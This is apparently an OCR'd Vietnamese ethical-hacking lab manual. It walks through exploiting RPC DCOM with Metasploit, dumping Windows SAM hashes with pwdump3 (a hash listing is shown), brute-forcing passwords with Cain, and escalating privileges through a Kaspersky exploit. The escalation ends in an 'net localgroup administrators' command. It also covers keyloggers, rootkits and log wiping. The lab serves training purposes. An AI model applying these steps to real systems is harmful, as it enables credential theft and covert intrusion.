
TOP 20 OPERATING SYSTEMS


The following is an overview of the top 20 operating systems on your network.

Rank	Operating System Name	Count
1.	Windows Server 2003	1


Như vậy ta đã xác định hệ điều hành của máy 10.100.100.6, các Port mở của hệ thống và các lỗi của hệ thống. Đây là thông tin cần thiết để người Admin nhận diện lỗi và vá lỗi Trong Top 20 vulnerabilities ta sẽ khai thác bug lỗi thứ 10 là RPC DCOM bằng chương trinh Metaesploit framework(CD CEH v5). Ta có thể kiểm tra các thông tin lỗi này trên chính trang của Ieye hay securityfocus.com, microsoft.com.

Ta sử dụng giao diện console của Metaesploit để tìm bug lỗi hợp với chương trình Retina vừa quét được.





Ta thấy có thể nhận thấy bug lỗi msrpc_dcom_ms03_026.pm được liệt kê trong phần exploit của metaesploit. Bây giờ ta bắt đầu khai thác lỗi này.



Như vậy sau khi khai thác ta đã có được shell của máy Win 2003, bây giờ ta có thể upload backdoor hay lấy những thông tin cần thiết trong máy này(vấn đề này sẽ được bàn ở những chương sau).

Kết luận: Phần mềm scanning rất quan trọng với Hacker để có thể phát hiện lỗi của hệ thống, sau khi xác định lỗi Hacker có thể sử dụng Framework có sẵn hay code có sẵn trên Internet để có thể chiếm quyền sử dụng của máy mục tiêu. Tuy nhiên đây cũng là công cụ hữu ích của Admin hệ thống, phần mềm này giúp cho người Admin hệ thống đánh giá lại mức độ bảo mật của hệ thống mình và kiểm tra liên tục các bug lỗi xảy ra.

Bài 3:

SYSTEM HACKING

I/ Giới thiệu System Hacking:

Như chúng ta đã học ở phần lý thuyết, Module System Hacking bao gồm những kỹ thuật lấy Username và Password, nâng quyền trong hệ thống, sử dụng keyloger để lấy thông tin của đối phương(trong bước này cũng có thể Hacker để lại Trojan, vấn đề học ở chương tiếp theo), ẩn thông tin của process đang hoạt động(Rootkit), và xóa những log hệ thống.

Đối với phần lấy thông tin về username và password Local, hacker có thể crack pass trên máy nội bộ nếu sử dụng phần mềm cài lên máy đó, hay sử dụng CD boot Knoppix để lấy syskey, bước tiếp theo là giải mã SAM để lấy hash của Account hệ thống. Chúng ta có thể lấy username và password thông qua remote như SMB, NTLM(bằng kỹ thuật sniffer sẽ học ở chương sau) hay thông qua 1 Account đã của hệ thống đã biết(sử dụng PWdump3)

Với phần nâng quyền trong hệ thống, Hacker có thể sử dụng lỗ hỗng của Window, các phần mềm chạy trên hệ thống nhằm lấy quyền Admin điều khiển hệ thống. Trong bài thực hành ta khai thác lỗ hổng của Kaberky Lab 6.0 để nâng quyền từ user bình thường sang user Administrator trong Win XP sp2.

Phần Keylogger ta sử dụng SC-keyloger để xem các hoạt động của nạn nhân như giám sát nội dung bàn phím, thông tin về chat, thông tin về sử dụng máy, thông tin về các tài khoản user sử dụng.


Tiếp theo ta sử dụng Rootkit để ẩn các process của keyloger, làm cho người admin hệ thống không thể phát hiện ra là mình đang bị theo dõi. Ở bước này ta sử dụng vanquis rootkit để ẩn các process trong hệ thống. Cuối cùng ta xóa log và dấu vết xâm nhập hệ thống.

II/ Thực hành các bài Lab


Bài 1: Crack password nột bộ nội bộ

Trước tiên ta cài phầm mềm Cain vào máy đối phương, và sử dụng phần mềm này để dò tìm password của user.

Quá trình Add user





Bật phầm mềm Cain và chọn Import Hashes from local system



Ở đây chúng ta thấy có 3 chế độ, " Import hash from local system", ta sử dụng file SAM của hệ thống hiện tại để lấy hash của account(không có mã hóa syskey), Option Import Hashes from text file, thông thường text file này là lấy từ Pwdump(lưu hash của account hệ thống dưới dạng không bị mã hóa), Option thứ 3 là khi chúng ta có syskey và file SAM bị mã hóa bởi syskey. Ca ba trường hợp nếu nhập đầy đủ thông tin chúng ta đều có thể có hash của account không bị mã hóa bởi syskey. Dựa vào thông tin hash này phần mềm sẽ brute force để tìm kiếm password của account.

Trong bài ta chọn user haovsic, và chọn Brute force theo NTLM hash. Sau khi chọn chế độ này ta thấy PC bắt đầu tính toán và cho ra kết quả.






Bài 2: Sử dụng chương trình pwdump3v2 khi có được 1 user administrator của máy nạn nhân để có thể tìm được thông tin các user còn lại.

Máy của nạn nhân sử dụng Window 2003 sp0, và có sẵn user "quyen" password là "cisco", bây giờ dựa vào account này, ta có thể tìm thêm thông tin của những account khác trong máy.

Trước tiên ta sử dụng pwdump3.exe để xem các tham số cần nhập vào. Sau đó sử dụng lệnh "pwdump3.exe 10.100.100.6 c;\hao2003sp0 quyen", và nhập vào password của user quyen.



Ta mở file hao2003sp0 để xem trong thông tin.

aaa:1015:NO PASSWORD**********:NO PASSWORD**********:::

anhhao:1010:DCAF9F8B002C73A0AAD3B435B51404EE:A923FFCC9BE38EBF40A5782BBD9D5E18:::

anhhao1:1011:DCAF9F8B002C73A0AAD3B435B51404EE:A923FFCC9BE38EBF40A5782BBD9D5E18:::

anhhao2:1013:DCAF9F8B002C73A0AAD3B435B51404EE:A923FFCC9BE38EBF40A5782BBD9D5E18:::

anhhaoceh:1019:B26C623F5254C6A311F64391B17C6CDE:98A2C048C77703D54BD0E88887EFD68E:::

ASPNET:1006:7CACBCC121AC203CD8652FE65BEA4486:7D34A6E7504DFAF453D4213660AE7D35:::

Guest:501:NO PASSWORD********:NO PASSWORD**********:::**

hack:1022:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:::

hacker:1018:BCE739534EA4E445AAD3B435B51404EE:5E7599F673DF11D5C5C4D950F5BF0157:::

hao123:1020:58F907D1C79C344DAAD3B435B51404EE:FD03071D41308B58B9DDBC6D5576D78D:::

haoceh:1016:B3FF8763A6B5CE26AAD3B435B51404EE:7AD94985F28454259BF2A03821FEC8DB:::

hicehclass:1023:B2BEF1B1582C2DC0AAD3B435B51404EE:D6198C25F8420A93301A5792398CF94C:::

IUSR_113-SSR3JKXGW3N:1003:449913C1CEC65E2A97074C07DBD2969F:9E6A4AF346F1A1F4833ABFA52ADA9462:::

IWAM_113-SSR3JKXGW3N:1004:4431005ABF401D86F92DBAC26FDFD3B8:188AA6E0737F12D16D60F8B64F7AE1FA:::

lylam:1012:EE94DC327C009996AAD3B435B51404EE:7A63FB0793A85C960A775497C9D738EE:::

quyen:500:A00B9194BEDB81FEAAD3B435B51404EE:5C800F13A3CE86ED2540DD4E7331E9A2:::


SUPPORT_388945a0:1001:NO PASSWORD**********:F791B19C488F4260723561D4F484EA09:::

tam:1014:NO PASSWORD**********:NO PASSWORD**********:::

test:1017:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537:::

vic123:1021:CCF9155E3E7DB453AAD3B435B51404EE:3DBDE697D71690A769204BEB12283678:::

Ta thấy thông tin user quyen có ID là 500, đây là ID của user administrator trong mạng, và user Guest là 501. Ngoài thông tin trên, ta có thêm thông tin về pash hash của user, bây giờ ta sử dụng chương trình Cain để tìm kiếm thông tin về password của các user khác.




Sử dụng Brute Force Attack với user "hiclassceh" và tìm ra password là "1234a". Password này chỉ có 5 ký tự và dễ dàng bị Brute Force, tuy nhiên đối với những password là "


stong password" (password bao gồm chữ hoa và thường, ký tự, số, ký tự đặc biệt) thì sẽ lâu hơn.

Bài Lab 3: Nâng quyền thông qua chương trình Kaspersky Lab


Đối với việc nâng quyền trong một hệ thống hacker phải lợi dụng lỗ hổng nào đó, hoặc là từ hệ điều hành, hoặc là từ những phần mềm của hãng thứ 3, trong trường hợp này, chúng ta nâng quyền thông qua phần mềm diệt Virus là Kaspersky Lab. Để chuẩn bị bài lab này, chúng ta lên trang web www.milw0rm.com để tìm thông tin về đoạn mã khai thác này.



Sau đó ta sử dụng đoạn code này biên dịch thày file exe để tấn công vào máy nạn nhân. Để thực hành bài Lab, ta cần phải cài phần mềm Kaspersky vào máy. Sau khi cài xong ta thêm vào máy 1 user bình thường,và tiến hành log on vào user này, Trong bài ta sử dụng user hao và password là hao.



Chạy file exe đã được biên dịch để exploit vào Kaspersky đang chạy dưới quyền admin hệ thống.



Sử dụng lệnh " telnet 127.0.0.1 8080 " để truy xuất vào shell có quyền admin hệ thống. Ta tiếp tục sử dụng lệnh " Net Localgroup administrators hao /add" để add user " hao" vào nhóm admin, và sử dụng lệnh net user để tái xác nhận

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

D:\WINDOWS\system32>
D:\WINDOWS\system32>net Localgroup administrators hao /add
net Localgroup administrators hao /add
The command completed successfully.

D:\WINDOWS\system32>net user hao
net user hao
User name hao
Full Name
Comment
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never

Password last set 8/3/2007 1:47 PM
Password expires 9/15/2007 12:35 PM
Password changeable 8/3/2007 1:47 PM
Password required Yes

User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 8/3/2007 1:54 PM

Logon hours allowed All

Local Group Memberships ***Administrators** ***Users**
Global Group memberships *None
The command completed successfully.

